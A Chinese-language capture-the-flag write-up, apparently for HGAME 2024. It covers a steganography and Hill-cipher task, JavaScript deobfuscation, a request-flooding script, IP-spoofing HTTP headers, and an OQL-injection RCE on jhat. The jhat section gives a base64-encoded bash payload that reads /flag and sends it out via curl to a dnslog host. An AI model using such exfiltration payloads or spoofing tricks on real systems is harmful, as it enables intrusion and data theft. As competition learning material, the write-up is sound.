
Bit Planes

	7	6	5	4	3	2	1	0
Alpha	☐	☐	☐	☐	☐	☐	☐	☐
Red	☐	☐	☐	☐	☐	☐	☐	✓
Green	☐	☐	☐	☐	☐	☐	☐	✓
Blue	☐	☐	☐	☐	☐	☐	☐	✓

Preview Settings
Include Hex Dump In Preview ✓

Order settings
Extract By [✓ Row] Column
Bit Order [✓ MSB First] LSB First
Bit Plane Order
[✓ RGB] GRB
RBG BRG
GBR BGR

最后希尔密码在线一把梭:




转换前:
CVOCRJGMKLDJGBQIUIVXHEYLPNWR
密钥: 8 7 3 8

转换后:
disappearintheseaofbutterfly

WEB

2048*16


网页源代码下面引入了一个 js 脚本，跟进去像是加了很大的混淆，不过有一段代码处有个很长的字符串，看起来像是什么东西 base64 一样。把所有代码丢进控制台，然后把那段代码跑一下：



```
> h
<· ƒ F(x, n) {
      var e = $();
      return F = function(t, r) {
          t = t - (-4073 * 1 + 84 * -39 + 7766);
          var a = e[t];
          return a
      }
      ,
      F(x, n)
  }
> n=h
<· ƒ F(x, n) {
      var e = $();
      return F = function(t, r) {
          t = t - (-4073 * 1 + 84 * -39 + 7766);
          var a = e[t];
          return a
      }
      ,
      F(x, n)
  }
> s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3")
<· 'flag{b99b820f-934d-44d4-93df-41361df7df2d}'
```

Bypass it

禁用前端 js 之后注册一个用户就行了：



不安全 | 47.100.137.175:30616/375774c4-8f92-4b99-8204-c250624b6797.php

江苏大学欢迎您! 用户脚本 WELearn一键完成... Syclover | Focus on... Reference - C++ Re... 知 微软


hgame{d402485fde72d5e763a85e467bdc122a1316f033}

Select Courses

写个脚本不停的提交选课申请，然后就能选上了：

```python
import requests
import json
import time
url="http://47.100.137.175:30500/api/courses"
d = {'id': 4}
d=json.dumps(d)
```

```python
headers = {"Content-Type": "application/json"}
r = requests.post(url, data=d, headers=headers)
times1=1
while 1:
    r = requests.post(url, data=d, headers=headers)
    res=json.loads(r.text)
    times1+=1
    print(str(times1)+" "+str(res))
    if res["full"]!=1:
        break
    #time.sleep(0.5)
print("over")
```




47.100.137.175:30500 says

谢谢啦！这是给你的礼物：hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}

ezHTTP

按照要求改一些请求报文：



```
GET / HTTP/1.1
Host: 47.100.139.115:30831
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Referer: vidar.club
X-Forwarded-For:127.0.0.1
Client-ip:127.0.0.1
X-Client-IP:127.0.0.1
X-Remote-IP:127.0.0.1
X-Rriginating-IP:127.0.0.1
X-Remote-addr:127.0.0.1
HTTP_CLIENT_IP:127.0.0.1
X-Real-IP:127.0.0.1
X-Originating-IP:127.0.0.1
via:127.0.0.1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Mon, 29 Jan 2024 16:02:37 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 540
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc
18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <meta name="description" content="Challenge">
    <title>
      ezHTTP
    </title>

  </head>
  <body>
    <p>
      Ok, the flag has been given to you ^-^
    </p>
  </body>
</html>
<style>
```

最后这段用 base64 解一下即可。

jhat

好难啊。

搜到了文章，提到了怎么执行命令：

> https://wooyun.js.org/drops/OQL(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8%AF%A2%E8%AF%AD%E8%A8%80)%E5%9C%A8%E4%BA%A7%E5%93%81%E5%AE%9E%E7%8E%B0%E4%B8%AD%E9%80%A0%E6%88%90%E7%9A%84RCE(Object%20Injection).html

```
java.lang.Runtime.getRuntime().exec('whoami')
```

然后构造一下命令，不过题目的提示说不出网，所以大概是不能谈 shell 的意思？但是 dnslog 却能通，所以考虑用这个去带出 flag：

```
takoyaki=$(cat /flag);curl $takoyaki.38c7f1f3.dnslog.store
```

不过这个命令也不能直接跑，要重新编码一下:

> https://x.hacking8.com/?post=293

```
bash -c
{echo,ZGF0YT0kKGNhdCAvZmxhZyk7Y3VybCAkZGF0YS4zOGM3ZjFmMy5kbnNsb2cuc3RvcmU=}|
{base64,-d}|{bash,-i}
```

最后的 payload：

```
java.lang.Runtime.getRuntime().exec('bash -c
{echo,ZGF0YT0kKGNhdCAvZmxhZyk7Y3VybCAkZGF0YS4zOGM3ZjFmMy5kbnNsb2cuc3RvcmU=}|
{base64,-d}|{bash,-i}')
```